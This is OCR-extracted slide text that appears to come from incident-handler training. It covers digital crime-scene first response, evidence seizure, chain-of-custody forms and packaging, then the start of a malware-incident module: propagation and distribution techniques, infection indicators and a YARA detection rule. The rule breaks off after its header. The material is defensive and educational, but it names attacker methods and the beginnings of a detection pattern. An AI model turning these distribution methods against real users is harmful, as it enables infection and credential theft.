2. Assuming that some components of the victim's computer may be reliable and usable
3. Not having access to baseline documentation about the victim's computer
4. Failing to document the data-collection process

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Health and Safety Issues

- In order to **protect the staff** and **preserve evidence** such as fingerprints, first responders should follow these health and safety precautions:

1. All elements of an agency's health and safety plan should be clearly documented
2. Health and safety considerations should be followed at all stages of the investigation by everyone involved
3. First responders should wear protective latex gloves for all on-site search and seizure operations
4. The health and safety program should be frequently monitored and documented by designated agency representatives



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Understand the Process of Securing and Documenting the Crime Scene

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Documenting the Electronic Crime Scene

- Documentation of the electronic crime scene is necessary to **maintain a record of all the investigation processes** performed to identify, extract, analyze, and preserve the evidence
- **Label all the available evidence and create a list** with details, including the location of the crime, status of the system, connected network devices, storage media, smartphones, mobile phones, PDAs, Internet, and network access

hide01.ir


Points to remember when documenting the crime scene

1. Document the **physical crime scene**, noting the position of the system and other equipment, if any
2. Document details of any related or difficult-to-find **electronic components**
3. Record the **state of computer systems**, digital storage media, and electronic devices, including their power status
4. Take a photograph of the **computer monitor's screen** and note down what was on the screen

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Photographing and Sketching the Scene

1. Photographs should be taken in a way that will not **alter or damage the scene**, and everything should be **clearly visible**
2. Take multiple photographs so that **the entire crime scene** is depicted
3. Proceed all the way from the entire crime scene down to the **smallest piece of evidence**
4. Photos should also be taken of the **back of the computer system** to accurately show how cables are linked, which help in reconnecting the computer at the forensics laboratory
5. **Prepare sketches of the scene** that record minute details about the objects present and their locations



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Planning the Search and Seizure

A search and seizure plan should contain the following details:

- Description of the incident
- Case name or title of the incident
- Location of the incident
- Applicable jurisdiction and relevant legislation
- Determining the extent of authority to search
- Creating a chain of custody document
- Details of equipment to be seized
- Search and seizure type (overt/covert)
- Approval from local management
- Health and safety precautions

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Incident Information

- Adhering to departmental policies and applicable laws, **first responders** must gather the following information about the victim devices and connected systems:
  - Actual holders and/or users of any electronic devices present at the crime scene
  - Web mail and social networking website account information
  - Usernames
  - Internet service providers
  - Passwords required to access the resources
  - Purpose of using the system
  - Automatic applications in use
  - Documents detailing the installation of hardware or software on the system
  - Any offsite data storage
  - Unique security schemes or destructive devices

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Incident Information (Cont'd)

Conducting Preliminary Interviews

- Identify the persons present at the crime scene, conduct individual interviews, and note everyone's physical position and reason for being there
- Determine if the incident was a criminal act, policy violation, or accident
- If the suspect is present, ask questions that are compliant with the relevant human resources or **legislative guidelines** concerning the jurisdiction
- During an initial interview, suspects are often taken off guard, having been given little time to create a false story; thus, they will often answer any questions truthfully, helping investigators to gather helpful information about the incident
- If the system administrator is present at the time of the initial interview, gather essential information such as the number of systems involved, persons associated with a particular account, and relevant passwords

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Initial Search of the Scene

Steps to be taken while searching for evidence

1. Survey the crime scene to recognize **potential sources of evidence**
2. Protect **physical evidence** or **hidden fingerprints** that may be found on keyboards, mice and other equipment
3. Find **cables** that are connected to devices such as modems and caller ID boxes
4. Observe the current **situation at the scene**, and record observations
5. Maintain a **search and seizure evidence log** to document the details of all the electronic devices and media identified during the search for evidence
6. Search the scene for **secondary storage media** such as hard disks, pen drives, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Securing and Evaluating the Crime Scene

ECIH EC-Council Certified Incident Handler

01 Follow the standard **procedures** and **policies** of the legal authority while securing the scene

02 Ensure that the scene is safe for the responders

03 Secure all electronic devices, including **personal** or **portable** devices

04 Verify any data that is related to the offense

05 Do not allow any individual to access the scene or electronic devices

06 **Refuse** any offer of help or technical assistance

07 **Isolate** other persons who are present at the scene

08 **Document**, **disconnect**, and **label** telephone lines and network cables

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Seizing Evidence at the Crime Scene

- When an incident is reported where an electronic device is assumed to be a part of the incident, it is often the case that this is the **first and only item seized**
- The evidence obtained must not be tampered with in any way from the start to the endpoint of a forensics investigation process for it to be admissible in the court of law
- **Pieces of evidence** found at the crime scene should be **identified**, **recorded**, **seized**, and **bagged** with no attempts to determine the contents or status
- All collected **evidence** should be tagged with required details such as the date and time of collection and initials of the collecting person
- Incident responders might encounter a variety of **computers** and other **information storage and processing devices** at the crime scene, which should be **handled differently** at the time of search and seizure to protect the integrity of the evidence

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand the Process of Collecting Evidence at the Crime Scene

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting the Evidence

- The first responder must have proper authority and experience to start the **collection of evidence**
- Prior to initiating the collection of the evidence, first responders must gather the following details about the evidence:

- Applicable jurisdiction and relevant legislation



- Chain of custody documentation



- Details of the equipment containing evidence:
  - Structure type and size
  - Location (all in one place, spread across the building or floors)
  - Type of device and associated connections
  - Model
  - Powered status
  - Network status and type of network
  - Backups (if any), intervals of backup, last time and date, and the location
  - If necessary, take the server down and measure the business impact



- Approval of authorities and local management



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dealing with Powered-On Computers

- ✓ First responders must act with caution while dealing with **powered-on** computers to **prevent** any damage to the evidence residing on them
- ✓ In powered-on computers, the contents of **RAM** may contain vital information, which is **volatile** in nature

hide01.ir

First Responders must perform the following steps while obtaining evidence from powered on computers:

- If a computer is switched **ON** and the **screen is viewable**, photograph the screen and document the running programs, open files or data of evidentiary value
- If a computer is **ON** and the **monitor shows a screensaver**, move the mouse slowly without pressing any mouse button, then photograph the screen and document the programs
- If a portable **computer wakes up**, record the time and date at which this occurs, take a photograph of the screen, and document all programs running

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dealing with Powered-On Computers (Cont'd)

- **Pull the power cord** from the back of the computer immediately in the following situations:
  - There is an indication on-screen that data is being overwritten or deleted
  - Destructive processes are observed to be running to obliterate data from data storage devices
  - The computer screen shows a typical Microsoft Windows environment

hide01.ir

- **Do not disconnect** the power if:
  - Data of evidential value is visible on the computer display
  - There are active programs or files in use, such as chatrooms, open text files, financial documents, instant messages, etc.

- After collecting volatile data, pull the plug from the back of the computer to **disconnect the power supply**

- In case of portable computers, **remove** the battery and **unplug** the power cord from the wall socket

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dealing with Powered-Off Computers

- If the computer is switched off, leave it **OFF**
- Disassemble and package it by doing the following things:
  - **Remove** the power supply cord from the back of the computer and from the wall outlet, or battery backup device and secure it
  - Disconnect all wires and cables from the computer and secure them
  - Check for any removable media and secure them if present
  - Tag the evidence clearly and note all important details in the search and seizure evidence log
  - Document the chain of custody
- If a monitor is **switched OFF** and the display is blank:
  - Turn the monitor **ON**, move the mouse slightly, observe the changes from a blank screen to another screen and note the changes
  - Photograph the screen
- If a monitor is **switched ON** and the display is blank:
  - Move the mouse slightly
    - If the screen does not change on moving the mouse slightly, do not press any keys
  - Photograph the screen

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dealing with Networked Computers

1. **Unplug** the **network cable** from the router and modem in order to prevent further attacks
2. **Photograph** all **devices** connected to the victim's computer, such as the router, modem, printer, scanner, etc., from different angles
3. If the computer is turned **OFF**, leave it in that state and follow the procedure for its disassembly
4. If the computer is turned **ON**, photograph the screen and follow the steps for powered-on computers
5. **Unplug** the main **power cord** from the wall socket
6. **Unplug** all other **cords** and **devices** connected to the computer, and label them for identification

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dealing with Open Files and Startup Files

ECIH EC-Council Certified Incident Handler

- When malware attacks a computer system, some **files are created** in the startup folder to run the malware program; first responders can gather vital information from these files

1. Open any recently created documents from the **startup** or **system32 folder** in Windows and the **rc.local file** in Linux
2. Document the date and time of the files
3. Examine the open files for **sensitive data** such as passwords or images
4. Search for unusual modified, accessed, or changed (MAC) times on vital folders and startup files
5. Use the **dir command** for Windows or the **ls command** for Linux to locate the actual access times on those files and folders

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Operating System Shutdown Procedure

- In case the first responders need to shut the systems down, they must either collect or wait for the collection of the volatile data from the systems, as the system deletes it after shutting down, making it impossible to retrieve
- The first responders must follow the predefined shutdown procedure for different operating systems; otherwise, data may be lost as the hard drives may crash

Windows OS

- Click on the **Windows** button
- Click the **Power** ( )option
- Select the **Shut down** option



macOS

- Click the **Apple icon** located on the top left-hand side
- Select the **Shut Down** option



UNIX/Linux OS

- Right-click on the **Desktop** and select the **Console** option
- If root user's prompt is set to #sign mode:
  - Enter the password if available and type **sync;sync;halt** to shut down the system
  - If password is not available, unplug the power cord from the wall socket
- If it is set to console #sign mode:
  - Enter the user's ID and press Enter
  - If the user ID is root, type **sync;sync;halt** to shut down the system

h1d001.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dealing with Smartphones or Other Handheld Devices

- **Photograph** the device and its screen display

- Do not turn the device ON **if it is OFF**
  - Collect and label the power cables and package the device
  - Collect information on whether any security feature is enabled on the device, such as pass patterns, passwords, or biometrics
  - Look for any computing systems that may contain device backups
  - Tag the evidence and note all important details of the seized item in the search and seizure evidence log
  - Document the chain of custody

- Leave the device as it is **if it is ON**
  - Keep the device charged as evidence might be lost if the device is turned OFF

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Explain the Process for Preserving, Packaging, and Transporting Evidence

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preserving Evidence

- Evidence preservation refers to the proper **handling and documentation** of evidence to ensure that it is **free from contamination**

- Any physical and/or digital evidence seized should be **isolated**, **secured**, **transported**, and preserved to protect its true state

---

- At the time of evidence transfer, both the sender and the receiver need to provide information about the **date and time of transfer** in the chain of custody record

---

- The procedures used to **protect** the evidence and document it while collecting and shipping are as follows:
  - The logbook of the project
  - A tag to uniquely identify any evidence
  - A chain of custody record

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chain of Custody

- Chain of custody is a legal document that demonstrates the **progression of evidence** as it travels from the original evidence location to the forensic laboratory
- The chain of custody administers the collection, handling, storage, testing, and disposition of evidence and safeguards against tampering with or substitution of evidence
- Chain of custody documentation should list all the people involved in collecting and preserving evidence and their actions, with a stamp for each activity
- The chain of custody document contains complete information about the obtained evidence, such as the following:
  - Case number
  - Name and title from whom it was received
  - Address and telephone number
  - Location of the evidence
  - Date/time of evidence
  - Item number/quantity/description of items

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Format of the Chain of Custody Document

Chain of Custody Document			
Laboratory or Agency Name:		Case Number:	
Received From (Name and Title):		Address and Telephone Number:	
Location From Which Evidence Was Obtained:		Reason Evidence Was Obtained:	Date and Time Evidence Was Obtained:
Item Number	Quantity	Description of Item	

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chain of Custody Form

Computer System Worksheet

GSI File #		
Date:	Agency:	Agency Case #:
Site #:	Site Address #:	
Examiner:		
Notes:	Room/Location ID:	

Computer Description (Fill –in or check all that apply)

Make: ☐ None	Case Type ☐ Mini Tower ☐ Mid Tower ☐ Full Tower ☐ Laptop ☐ Desktop ☐ All in one ☐ Rack Mount	
Model: ☐ None	System Date:	Local Date:
Serial #: ☐ None	System Time:	Local Time: ☐ PSD ☐ PDT
OAN: ☐ None	System Status: ☐ On ☐ Active ☐ Suspended/Stand-by ☐ Screen Saver Active ☐ Off ☐ No Power/Not Connected ☐ Other	
Apparent OS ☐ Unknown	Active/Open Programs: ☐ None ☐ N/A	
From ☐ N/A ☐ Start Button ☐ Screen ☐ Other	1.	
Shutdown Method ☐ Hard ☐ Soft ☐ Unknown ☐ N/A ☐ Other	2.	
Shutdown Date and Time	3.	

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chain of Custody Form (Cont'd)

Peripherals and Connections				
✔	INTERFACE	DESCRIPTION	NOTES	
☐	RJ-45	NIC Interface		
☐	RJ-11	Telephone Modem		
☐	☐ EGA ☐ VGA	Monitor	Media Model	Serial No
☐	☐ PS/2 ☐ AT	Keyboard	Media Model	Serial No
☐	☐ PS/2 ☐ AT	Mouse	Media Model	Serial No
☐	☐ LPT ☐ USB	Printer	Media Model	Serial No
☐	☐ A/V	Speaker	Media Model	Serial No
☐			Media Model	Serial No
☐	PASSWORD INFO:			

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chain of Custody Form (Cont'd)

Chain of Custody Form				
Package #' s	Date/Time	Released By	Received By	Reason
	Date Time	Name/Agency Signature	Name/Agency Signature	
	Date Time	Name/Agency Signature	Name/Agency Signature	
	Date Time	Name/Agency Signature	Name/Agency Signature	
	Date Time	Name/Agency Signature	Name/Agency Signature	
	Date Time	Name/Agency Signature	Name/Agency Signature	
	Date Time	Name/Agency Signature	Name/Agency Signature	


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evidence Bag Contents List

The panel on the front of evidence bags must, at the very least, contain the following details:

1. Date and time of seizure
2. Incident responder who seized the evidence
3. Exhibit number
4. Site from which the evidence was seized
5. Details of the contents of the evidence bag
6. Submitting agency and its address





hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Packaging Evidence

- Ensure the gathered electronic evidence is correctly **documented**, **labeled**, and **listed before packaging**
- Pay special attention to **hidden or trace evidence**, and take necessary actions to safeguard it
- Pack magnetic media in **antistatic packaging**
- Do not use materials such as plastic bags for packaging because they may produce static electricity
- Avoid **folding** and **scratching storage devices** such as pen drives and external hard drives
- Make sure that all containers that contain evidence are **labeled in the appropriate way**
- Use **antishock packing material** such as bubble wrap, Styrofoam, etc. in the containers holding evidence



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exhibit Numbering

- All the collected evidence should be **labeled and marked** (numbered) properly as exhibits, using a pre-agreed format

hide01.ir

Example: aaa/ddmmyy/nnnn/zz

Where:

- **aaa** represents the initials of the forensic analyst or law enforcement officer seizing the equipment
- **ddmmyy** is the date of the seizure
- **nnnn** is the sequential number of the exhibits seized by the analyst, starting with 001
- **zz** is the sequential number for parts of the same exhibit (e.g., A would be the computer, B would be the monitor, C would be the keyboard, etc.)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determining the Location for Evidence Examination

ECIH EC-Council Certified Incident Handler

1. Assess the nature of the evidence to determine where to **conduct the examination**

2. Perform evidence examination in a **controlled environment** such as a forensics laboratory

3. If you come across a situation where you need to examine the evidence on-site, try to control the on-site environment

4. Factors to consider while **conducting investigation on-site**:

   - The time required to conduct the investigation
   - Logistic and personnel concerns associated with long-term deployment
   - The impact on the business due to prolonged investigation
   - The suitability of the forensic tools and resources, training, and experience required to conduct an on-site investigation

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Transporting and Storing Evidence

1. Avoid turning the computer upside down or putting it on its side during transportation
2. Keep the electronic evidence collected from the crime scene away from **magnetic sources** such as radio transmitters, speaker magnets, and heated seats
3. Store the evidence in a **safe area**, away from extreme heat, cold, or moisture
4. Avoid storing electronic evidence in **vehicles** for a long period of time
5. Maintain proper **chain of custody** on the evidence that is to be transported
6. Ensure that wireless or portable devices **do not connect to the networks** by storing them in signal blocking containers

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed:
  - The importance of first response and the roles of the first responder
  - Securing and documenting the crime scene
  - Methods involved in collecting evidence at the crime scene
  - Preserving, packaging, and transporting evidence
- In the next module, we will discuss handling and response to malware incidents

ride01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



Module 04

Handling and Responding to Malware Incidents

hide01.ir

LEARNING OBJECTIVES

- LO#01: Understand the Handling of Malware Incidents
- LO#02: Explain Preparation for Handling Malware Incidents
- LO#03: Understand Detection of Malware Incidents
- LO#04: Explain Containment of Malware Incidents
- LO#05: Describe How to Perform Malware Analysis
- LO#06: Understand Eradication of Malware Incidents
- LO#07: Explain Recovery after Malware Incidents
- LO#08: Understand the Handling of Malware Incidents - Case Study
- LO#09: Describe Best Practices against Malware Incidents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand the Handling of Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware Incident Handling

- Malware is the most common threat to organizations that can cause **extensive damage** due to its complex design and ability to **propagate across connected devices** and systems

- Organizations must possess a **robust and structured** malware incident response plan to detect the **presence of malware** and quickly react to **contain the threat**

- The malware incident response plan should be effective in **recovering the affected systems** after containing the ongoing incident

- The response plan will also help identify paths and **vectors of malware attacks** and prevent similar attacks in the future

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Propagation Techniques

ECIH EC-Council Certified Incident Handler

01	Instant messenger applications
02	Portable hardware media/removable devices
03	Browser and email software bugs
04	Insecure patch management
05	Rogue/decoy applications
06	Untrusted sites and freeware web applications/software
07	Downloading files from the Internet
08	Email attachments
09	Network propagation
10	File sharing services (NetBIOS, FTP, SMB)
11	Installation by other malware
12	Bluetooth and wireless networks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Techniques Attackers Use to Distribute Malware on the Web

ECIH EC-Council Certified Incident Handler

Black hat Search Engine Optimization (SEO)

- Ranking malware pages highly in search results

Compromised Legitimate Websites

- Hosting embedded malware that spreads to unsuspecting visitors

Socially Engineered Click-jacking

- Tricking users into clicking on innocent-looking webpages

Drive-by Downloads

- Exploiting flaws in browser software to install malware just by visiting a web page

Spear Phishing Sites

- Mimicking legitimate institutions in an attempt to steal login credentials

Spam Emails

- Attaching the malware to emails and tricking victims to click the attachment

Malvertising

- Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

RTF Injection

- Injecting malicious macros into an RTF file and tricking users to open the malicious document

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain Preparation for Handling Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparing Malware Incident Response Team

- Handling and responding to malware incidents is different from other IR tasks since it requires adequate **knowledge**, **skills**, and **abilities**

- While creating a team to handle malware incidents, the organization must ensure that the team members possess the following:
  - An understanding of each **major category of malware**, propagation methods, and infection chain
  - Awareness of all the implemented **malware detection tools** and configurations
  - **Ability to identify** and differentiate the characteristics and indicators of malware
  - **Knowledge and experience** of various malware analysis tools and environments
  - Experience in performing **in-depth malware analysis** using manual and automated techniques
  - An awareness of **current malware trends**

- The organization must **regularly train the team** to handle different malware through drills and implement different methods of building and maintaining skills

hidoo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Importance of Safely Handling Malware

- Malware handling and analysis are crucial steps in **incident response process** in order to understand **malware functionality** and **threat actors** involved
- Before initiating malware analysis, **malicious files** must be handled cautiously, especially while storing or transferring them from live **functional computer systems**/**networks**
- Any overlook in handling a malware incident can result in **service disruption**, **data/memory corruption**, and **data loss**

hide01.ir

Steps to Handle Malware Safely

- Use an **isolated virtual machine** or **sandbox** environment
- Use **secure channels** for transferring malware files
- Use **secure** USB drives
- **Compress and password protect** the malware files
- Modify the **file extensions** of identified malware
- Store the malware files in an **isolated storage facility**
- Exclude malware files with **invalid file extensions** from antivirus scans

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand Detection of Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Malware Incidents

ECIH EC-Council Certified Incident Handler

1. Abnormal network traffic flows
2. Displays of **irrelevant alerts**, ads, and pop-ups
3. Logs showing malicious attempts of **port scanning**, unauthorized access, and so on
4. Modification, deletion, or relocation of files
5. Blue screen of death (BSOD)
6. Sudden freeze, shutdown, and **crash of system**
7. System slowdown and **longer reboot times**
8. Automatic disabling of security programs
9. Changes in web browser configurations
10. **Suspicious processes** running at the system startup
11. Unapproved installation, launch, and **closure of programs**
12. Alerts of spam messages from the system or email
13. Consumption of **storage space**
14. Increase in **outgoing web traffic** although user is not working

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Trojan Incidents

1. The computer **screen blinks**, **flips upside down**, or is inverted so that everything is displayed backward
2. The default background or wallpaper settings change automatically
3. Sound **volume suddenly fluctuates** all the way up or down
4. Antivirus programs are automatically disabled, and **data are corrupted**, altered, or deleted from the system
5. The **mouse right-click** takes the function of the left-click and vice versa
6. Spam or **phishing emails** sent to everyone on the contact list
7. **Strange warnings** or question boxes appear; often, these are personal messages directed to the user
8. The **taskbar disappears** automatically

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Virus Incidents

ECIH EC-Council Certified Incident Handler

1. Processes take more **resources** and **time**, resulting in reduced performance 
2. The **computer beeps** with no display 
3. Drive **labels change** and the OS cannot be loaded 
4. **Files** and **folders** are missing 
5. Unwanted **advertisements** and **popup** windows 
6. Unexpected **logout** from the system before **session time-out** 
7. The files containing **more than one extension**, such as .exe, .vbs, .gif, or .jpg 
8. Existence of **duplicate** or **corrupted** files 

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Fileless Malware Incidents

E|CIH EC-Council Certified Incident Handler

1. Unexpected modifications in **RAM contents**
2. Presence of **malicious code** hiding in device firmware such as **BIOS**
3. Unexpected **changes** in **Windows registry files** and computers communicating with an unknown remote server
4. High volumes of **data transfer** from the network
5. Multiple attempts of **privileged login** from the same user during unofficial hours
6. **Unusual queries** to access Active Directory
7. Access denied to Windows tools such as **Windows Management Instrumentation** (WMI) and **PowerShell**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Malware Intrusion using YARA Rules

- YARA is a **malware research tool** that allows incident handlers to detect and classify malware or other malicious codes through a rule-based approach
- This tool allows incident handlers to create "**rules**" or **descriptions of malware families** in the form of text or binary patterns
- The created rules **analyze specific patterns** in the file and alert the incident handling team if the file is harmful
- Use tools such as **yarGen**, **Koodous**, and **YaraRET** for generating YARA rules

```
/*
    Yara Rule Set
    Author: YarGen Rule Generator
    Date: [redacted]
    Identifier: bin
*/

/* Rule Set ---------------------------------------------------------------------- */


rule backdoor {
    meta:
        description = "Auto-generated rule - file backdoor.exe"
